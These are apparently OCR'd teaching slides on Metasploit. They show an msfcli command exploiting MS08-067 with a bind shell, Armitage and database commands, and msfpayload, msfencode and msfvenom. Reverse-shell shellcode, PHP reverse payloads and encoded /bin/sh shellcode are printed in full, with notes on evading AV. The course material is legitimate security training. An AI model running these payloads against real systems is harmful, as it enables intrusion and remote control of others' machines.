
msfcli windows/smb/ms08_067_netapi RHOST=192.168.56.101 PAYLOAD=windows/shell/bind_tcp E

The E at the end tells it to execute.

Working in progress:

MSFcli example

Successful exploit, shell access




Armitage

- Fully interactive GUI
- designed by Raphael Mudge
- point and click pwnage
- run from command line:
  - armitage
- Supports bots, scripts
  - written in Cortana
    - A language based off of Sleep (which is a language similar to perl, and bash)
      - recent update supports scripting of 3rd party tools, and communication between bots
        - botnets!

Armitage

- Its fun to use
- won't provide as much functionality as msfconsole or msfcli
  - also defaults to 32-bit for payloads/exploits AFAIK -- which is a pain

Armitage


BT4-R1
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
admin
http
tomcat_administration
tomcat_utf8_traversal
scanner
http
tomcat_enum
tomcat_mgr_login
exploit
multi
http
tomcat_mgr_deploy
192.168.1.104
NT AUTHORITY\SYSTEM @ ACME-14E429D2B5 (ADMIN)
192.168.1.101
192.168.1.106
Attack
Login
Meterpreter 6
Services
Host
Access
Interact
Explore
Pivoting
MSF Scans
Kill
Browse Files
Show Processes
Key Scan
Screenshot
Console 4 X
Services X
Files 6 X
Processes 1 X
Console 12 X
cmd.exe 1636@6 X
C:\
D Name Size Modified Mode
Documents and Settings 2010-02-14 22:22:02 -0500 40777/rwxrwxrwx
Inetpub 2010-02-14 22:16:37 -0500 40777/rwxrwxrwx
Program Files 2010-10-04 10:13:32 -0400 40555/r-xr-xr-x
Python25 2010-09-29 09:43:01 -0400 40777/rwxrwxrwx
System Volume Information 2010-02-14 22:21:33 -0500 40777/rwxrwxrwx
WINNT 2010-10-04 11:19:56 -0400 40777/rwxrwxrwx
Icc 2010-09-29 12:38:25 -0400 40777/rwxrwxrwx
learn 2010-10-16 20:02:11 -0400 40777/rwxrwxrwx
srtFtpLogs 2010-09-30 16:04:14 -0400 40777/rwxrwxrwx
AUTOEXEC.BAT 0b 2010-02-14 22:17:24 -0500 100777/rwxrwxrwx
CONFIG.SYS 0b 2010-02-14 22:17:24 -0500 100666/rw-rw-rw-
IO.SYS 0b 2010-02-14 22:17:24 -0500 100444/r--r--r--
MSDOS.SYS 0b 2010-02-14 22:17:24 -0500 100444/r--r--r--
Upload...
Make Directory
Refresh
To direct input to this virtual machine, click inside the window.

Metasploit database

The database

Metasploit keeps track of everything you have done to the target network with it, in its database

```
msf > help database

Database Backend Commands
=========================

    Command           Description
    -------           -----------
    creds             List all credentials in the database
    db_connect        Connect to an existing database
    db_disconnect     Disconnect from the current database instance
    db_export         Export a file containing the contents of the database
    db_import         Import a scan result file (filetype will be auto-detected)
    db_nmap           Executes nmap and records the output automatically
    db_rebuild_cache  Rebuilds the database-stored module cache
    db_status         Show the current database status
    hosts             List all hosts in the database
    loot              List all loot in the database
    notes             List all notes in the database
    services          List all services in the database
    vulns             List all vulnerabilities in the database
    workspace         Switch between database workspaces
```

est

The database

- Database has to be configured
- built-in support for PostgreSQL
- allows for importing/exporting results from/to 3rd party tools
- keeps results clean and organized

Database workspaces

- A "default" workspace is always created
- Useful to create workspaces as needed, to keep organized
  - workspace -a test1
  - switch to the workspace with:
    - workspace test1
  - delete with:
    - workspace -d test1
  - for help:
    - workspace -h

The database

List all hosts in the database:

```
msf > hosts

Hosts
=====

address         mac                name             os_name           os_flavor  os_sp  purpose  info  comments
-------         ---                ----             -------           ---------  -----  -------  ----  --------
192.168.56.103  08:00:27:1D:35:4A                   Microsoft Windows  2003              device
192.168.56.104  08:00:27:03:35:67  TEST-POGZ2DOLZ7  Microsoft Windows  XP         SP0    device

msf > services
```

The database

List all the ports / services info gathered from known hosts:

```
msf > services

Services
========

host            port   proto  name          state   info
----            ----   -----  ----          -----   ----
192.168.56.103  135    tcp    msrpc         open    Microsoft Windows RPC
192.168.56.103  139    tcp    netbios-ssn   open
192.168.56.103  445    tcp    netbios-ssn   open
192.168.56.103  1025   tcp    msrpc         open    Microsoft Windows RPC
192.168.56.104  9080   tcp                  closed
192.168.56.104  22     tcp                  closed
192.168.56.104  23     tcp                  closed
192.168.56.104  25     tcp                  closed
192.168.56.104  42     tcp                  closed
192.168.56.104  49     tcp                  closed
192.168.56.104  69     tcp                  closed
```

The database

View the log of utilized vulns

```
msf >
msf > vulns -i
[*] Time: 2013-03-19 03:35:47 UTC Vuln: host=192.168.56.104 name=Microsoft Server S
ervice Relative Path Stack Corruption refs=CVE-2008-4250,OSVDB-49243,MSB-MS08-067,U
RL-http://www.rapid7.com/vulndb/lookup/dcerpc-ms-netapi-netpathcanonicalize-dos inf
o=Exploited by exploit/windows/smb/ms08_067_netapi to create Session 5
msf >
```

and so on...

Scanning

```
msf > db_nmap -A 192.168.1.10
[*] Nmap: Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2013-03-19 03:47 EDT
[*] Nmap: Nmap scan report for 192.168.1.10
[*] Nmap: Host is up (0.00024s latency).
[*] Nmap: Not shown: 995 closed ports
[*] Nmap: PORT     STATE SERVICE      VERSION
[*] Nmap: 135/tcp  open  msrpc        Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds Microsoft Windows XP microsoft-ds
[*] Nmap: 1025/tcp open  msrpc        Microsoft Windows RPC
[*] Nmap: 5000/tcp open  upnp         Microsoft Windows UPnP
[*] Nmap: MAC Address: 08:00:27:03:35:67 (Cadmus Computer Systems)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows 2000|XP
[*] Nmap: OS CPE: cpe:/o:microsoft:windows_2000 cpe:/o:microsoft:windows_xp
[*] Nmap: OS details: Microsoft Windows 2000 SP0 - SP4 or Windows XP SP0 - SP1
[*] Nmap: Network Distance: 1 hop
[*] Nmap: Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
[*] Nmap: Host script results:
[*] Nmap: |_nbstat: NetBIOS name: TEST-POGZ2DOLZ7, NetBIOS user: TEST, NetBIOS MAC:
 08:00:27:03:35:67 (Cadmus Computer Systems)
[*] Nmap: |_smbv2-enabled: Server doesn't support SMBv2 protocol
[*] Nmap: | smb-security-mode:
[*] Nmap: |   Account that was used for smb scripts: guest
[*] Nmap: |   User-level authentication
[*] Nmap: |   SMB Security: Challenge/response passwords supported
[*] Nmap: |_  Message signing disabled (dangerous, but default)
[*] Nmap: | smb-os-discovery:
```

Importing from 3rd party tools


db_import /path/to/tool/results

```
msf > db_import /root/msfu/nmapScan
[*] Importing 'Nmap XML' data
[*] Import: Parsing with 'Rex::Parser::NmapXMLStreamParser'
[*] Importing host 172.16.194.172
[*] Successfully imported /root/msfu/nmapScan
msf > hosts

Hosts
=====

address         mac                name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---                ----  -------  ---------  -----  -------  ----  --------
172.16.194.172  00:0C:29:D1:62:80        Linux    Ubuntu             server

msf >
```

loot

hash dumps / creds from Windows or *nix systems are stored in database.

msf > loot



Backing up / Exporting the DB

- db_export
  - can either be XML or PWDUMP format
- db_export -f xml /root/Exported.xml

```
msf > db_export -f xml /root/Exported.xml
[*] Starting export of workspace default to /root/Exported.xml [ xml ]...
[*]     >> Starting export of report
[*]     >> Starting export of hosts
[*]     >> Starting export of events
[*]     >> Starting export of services
[*]     >> Starting export of credentials
[*]     >> Starting export of web sites
[*]     >> Starting export of web pages
[*]     >> Starting export of web forms
[*]     >> Starting export of web vulns
[*]     >> Starting export of module details
[*]     >> Finished export of report
[*] Finished export of workspace default to /root/Exported.xml [ xml ]...
```

Metasploit Utilities

Kinda like this

Metasploit Utilities

These are direct interfaces to specific features of the MSF

- MSFpayload
  - can provide/generate shellcode, executables, and much more
- MSFencode
  - for encoding payloads
- MSFvenom
- nasm_shell.rb
- ...

nasm_shell.rb

/opt/metasploit/msf3/tools# ./nasm_shell.rb 64

(its location may vary)

- Friendly tool for assembling instructions into opcode
- 32 and 64 bit
  - /opt/metasploit/msf3/tools# ./nasm_shell.rb
    - default 32 bit
  - /opt/metasploit/msf3/tools# ./nasm_shell.rb 64
    - for 64 bit

nasm_shell.rb example

- Great for working with shellcode at the byte-level

```
root@bt:/opt/metasploit/msf3/tools# ./nasm_shell.rb
nasm > xor eax, ebx
00000000  31D8              xor eax,ebx
nasm > xor eax, eax
00000000  31C0              xor eax,eax
nasm > pop eax
00000000  58                pop eax
nasm > call edx
00000000  FFD2              call edx
nasm > push ecx
00000000  51                push ecx
nasm > ret
00000000  C3                ret
nasm > quit
root@bt:/opt/metasploit/msf3/tools#
```

```
root@bt:/opt/metasploit/msf3/tools# ./nasm_shell.rb 64
nasm > xor rbx, rax
00000000  4831C3            xor rbx,rax
nasm > pop rax
00000000  58                pop rax
nasm > call rax
00000000  FFD0              call rax
nasm >
```

MSFpayload

- Will generate simple shellcode in many formats
  - C, Ruby, Javascript, VB
- Shellcode notes:
  - often with nullbytes
  - often the results of MSFpayload (when unencoded) will also be caught by IDS / AV on a network
- msfpayload -h
  - for help

Payload notes

Singles

- self contained and standalone payloads
- Can be as simple as running firefox.exe or adding a user account to the target system

Stagers (noted by a '/' in the payload name)

- Setup a network connection between victim & attacker, and are designed for reliability.
- common for multiple stagers to be chained

Stages - payload components downloaded & run by stagers (often provide advanced features)

MSFpayload

- Vast array of different types of shellcode
  - can be easily modified / customized
  - msfpayload -l

- Options are set via command line

MSFpayload

- See each payloads options (with O):

```
root@bt:~# msfpayload windows/shell_reverse_tcp O

       Name: Windows Command Shell, Reverse TCP Inline
     Module: payload/windows/shell_reverse_tcp
    Version: 0
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 314
       Rank: Normal

Provided by:
  vlad902 <vlad902@gmail.com>
  sf <stephen_fewer@harmonysecurity.com>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique: seh, thread, process, none
LHOST                      yes       The listen address
LPORT     4444             yes       The listen port

Description:
  Connect back to attacker and spawn a command shell
```

MSFpayload

Usage: /opt/metasploit/msf3/msfpayload [<options>] <payload> [var=val] <[S]ummary|C|[P]erl|Rub[y]|[R]aw|[J]s|e[X]e|[D]ll|[V]BA|[W]ar>

- Set the options in command line
- Specify at the end which format to print it in:
  - Raw (raw binary of the shellcode)
  - C (source)
  - Perl (source)
  - PHP (source)
  - Ruby (source)
  - exe (PE binary/application)
  - dll (binary/application)
  - VBA (macro source)
  - WAR (.zip archive)
  - Javascript (source)

MSFpayload examples

```
root@bt:~# msfpayload windows/shell_reverse_tcp LHOST=192.168.1.161 LPORT=31337 C
/*
 * windows/shell_reverse_tcp - 314 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LHOST=192.168.1.161, LPORT=31337,
 * ReverseConnectRetries=5, ReverseAllowProxy=false,
 * EXITFUNC=process, InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff"
"\xe0\x58\x5f\x5a\x8b\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68"
"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01"
"\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50"
"\x50\x50\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7"
"\x68\xc0\xa8\x01\xa1\x68\x02\x00\x7a\x69\x89\xe6\x6a\x10\x56"
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89\xe3"
"\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7\x44\x24"
"\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56\x56\x56"
"\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86\xff\xd5\x89"
"\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60\xff\xd5\xbb\xf0"
"\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a\x80"
"\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53\xff\xd5";
```

MSFpayload examples

```
root@bt:~# msfpayload php/reverse_perl LHOST=192.168.1.161 PHP
# php/reverse_perl - 1746 bytes
# http://www.metasploit.com
# VERBOSE=false, LHOST=192.168.1.161, LPORT=4444,
# ReverseConnectRetries=5, ReverseAllowProxy=false,
# InitialAutoRunScript=, AutoRunScript=
my $buf =
"\x0a\x09\x09\x09\x40\x73\x65\x74\x5f\x74\x69\x6d\x65\x5f" .
"\x6c\x69\x6d\x69\x74\x28\x30\x29\x3b\x20\x40\x69\x67\x6e" .
"\x6f\x72\x65\x5f\x75\x73\x65\x72\x5f\x61\x62\x6f\x72\x74" .
"\x28\x31\x29\x3b\x20\x40\x69\x6e\x69\x5f\x73\x65\x74\x28" .
"\x27\x6d\x61\x78\x5f\x65\x78\x65\x63\x75\x74\x69\x6f\x6e" .
"\x5f\x74\x69\x6d\x65\x27\x2c\x30\x29\x3b\x0a\x09\x09\x09" .
"\x24\x7a\x58\x72\x69\x70\x69\x66\x3d\x40\x69\x6e\x69\x5f" .
"\x67\x65\x74\x28\x27\x64\x69\x73\x61\x62\x6c\x65\x5f\x66" .
"\x75\x6e\x63\x74\x69\x6f\x6e\x73\x27\x29\x3b\x0a\x09\x09" .
"\x09\x69\x66\x28\x21\x65\x6d\x70\x74\x79\x28\x24\x7a\x58" .
"\x72\x69\x70\x69\x66\x29\x29\x7b\x0a\x09\x09\x09\x09\x24" .
"\x7a\x58\x72\x69\x70\x69\x66\x3d\x70\x72\x65\x67\x5f\x72" .
"\x65\x70\x6c\x61\x63\x65\x28\x27\x2f\x5b\x2c\x20\x5d\x2b" .
"\x2f\x27\x2c\x20\x27\x2c\x27\x2c\x20\x24\x7a\x58\x72\x69" .
"\x70\x69\x66\x29\x3b\x0a\x09\x09\x09\x09\x24\x7a\x58\x72" .
"\x69\x70\x69\x66\x3d\x65\x78\x70\x6c\x6f\x64\x65\x28\x27" .
"\x2c\x27\x2c\x20\x24\x7a\x58\x72\x69\x70\x69\x66\x29\x3b" .
"\x0a\x09\x09\x09\x09\x24\x7a\x58\x72\x69\x70\x69\x66\x3d"
```

MSFencode

- Utility for dealing with bad bytes and null bytes.
  - input = raw binary (Raw output from MSFpayload)
  - Null bytes are shellcode-specific
  - Bad bytes are exploit-specific
    - Bad characters/bytes are a result of some kind of operation performed on the payload, before the payload gets executed
      - \x0a is a terminator for many network protocols
- Sports a number of encoder algorithms
  - AV / IDS / security companies frequently update their signatures to detect these encoder algorithms
    - **Smart attackers write their own!**

MSFencode

List the available encoders with:

- msfencode -l

various platforms supported:

- x86
- x64
- php
- sparc
- mipsle
- ppc

```
root@bt:/opt/metasploit/msf3/tools# msfencode -l

Framework Encoders
==================

    Name                          Rank       Description
    ----                          ----       -----------
    cmd/generic_sh                good       Generic Shell Variable Substitut
    cmd/ifs                       low        Generic ${IFS} Substitution Comm
    cmd/printf_php_mq             manual     printf(1) via PHP magic_quotes U
    generic/none                  normal     The "none" Encoder
    mipsbe/longxor                normal     XOR Encoder
    mipsle/longxor                normal     XOR Encoder
    php/base64                    great      PHP Base64 Encoder
    ppc/longxor                   normal     PPC LongXOR Encoder
    ppc/longxor_tag               normal     PPC LongXOR Encoder
    sparc/longxor_tag             normal     SPARC DWORD XOR Encoder
    x64/xor                       normal     XOR Encoder
    x86/alpha_mixed               low        Alpha2 Alphanumeric Mixedcase En
    x86/alpha_upper               low        Alpha2 Alphanumeric Uppercase En
    x86/avoid_underscore_tolower  manual     Avoid underscore/tolower
    x86/avoid_utf8_tolower        manual     Avoid UTF8/tolower
    x86/call4_dword_xor           normal     Call+4 Dword XOR Encoder
    x86/context_cpuid             manual     CPUID-based Context Keyed Payloa
    x86/context_stat              manual     stat(2)-based Context Keyed Payl
    x86/context_time              manual     time(2)-based Context Keyed Payl
    x86/countdown                 normal     Single-byte XOR Countdown Encode
    x86/fnstenv_mov               normal     Variable-length Fnstenv/mov Dwor
    x86/jmp_call_additive         normal     Jump/Call XOR Additive Feedback
    x86/nonalpha                  low        Non-Alpha Encoder
    x86/nonupper                  low        Non-Upper Encoder
```

MSFencode

- MSF's default encoder is shikata_ga_nai
- x86/shikata_ga_nai
  - Rank: excellent
  - Description: Polymorphic XOR Additive Feedback Encoder

Many encoding options are specifically useful for certain circumstances / fileformats

MSFvenom

- Utility for generating custom shellcode
  - custom combination of MSFpayload + MSFencode
  - 32 and 64 bit
  - Multiple architectures
  - customizable commands
    - do things other than pop '/bin/sh'
  - somewhat friendly
  - by default generates encoded shellcode
    - nondeterministic
    - YMMV

MSFvenom example

Example use:

- msfvenom -p linux/x86/exec CMD='/bin/sh' -a x86 -b '\x00' -i 0

  -p specifies the payload/vector. Here linux/x64/exec indicates 64bit exec()

  CMD specifies the command to pass to the payload. In this case it specifies the parameter to pass to exec(). note the quotation marks.

  -a specifies the architecture. Here 64bit x86 is passed

  -b specifies the bad characters to TRY to avoid during encoding (*This sometimes fails). Will be ignored if not encoded.

  -i specifies the number of times to encode (here zero).

MSFvenom example

Example use:

- msfvenom -p linux/x86/exec CMD='/bin/sh' -a x86 -b '\x00' -i 0

  Output:

  buf =

  "\x6a\x0b\x58\x99\x52\x66\x68\x2d\x63\x89\xe7\x68\x2f\x73" +

  "\x68\x00\x68\x2f\x62\x69\x6e\x89\xe3\x52\xe8\x08\x00\x00" +

  "\x00\x2f\x62\x69\x6e\x2f\x73\x68\x00\x57\x53\x89\xe1\xcd" +

  "\x80"

MSFvenom example

Example use:

- msfvenom -p linux/x86/exec CMD='/bin/sh' -a x86 -b '\x00' -i 3

  Output:

  [*] x86/shikata_ga_nai succeeded with size 70 (iteration=1)

  [*] x86/shikata_ga_nai succeeded with size 97 (iteration=2)

  [*] x86/shikata_ga_nai succeeded with size 124 (iteration=3)

  buf =

  "\xda\xd1\xd9\x74\x24\xf4\x5d\x31\xc9\xbb\x81\x4c\x7b\x16" +

  "\xb1\x19\x31\x5d\x18\x83\xc5\x04\x03\x5d\x95\xae\x8e\xad" +

  "\x20\x6e\x82\x1b\x97\xaf\xbd\xe8\x03\xc4\x63\x20\x82\x95" +

  "\x8e\xc1\xd1\xd2\x9f\x98\xc9\xd9\x82\x32\xbe\x68\x15\x3d" +

  "\x0e\xd1\x8c\x24\x46\xfa\xe9\x89\x21\x6b\x05\x2e\xfb\xf6" +

  "\xf5\xda\xc7\x52\xb1\x1d\xf0\x2e\x94\xfc\xb8\x1d\x06\x18" +

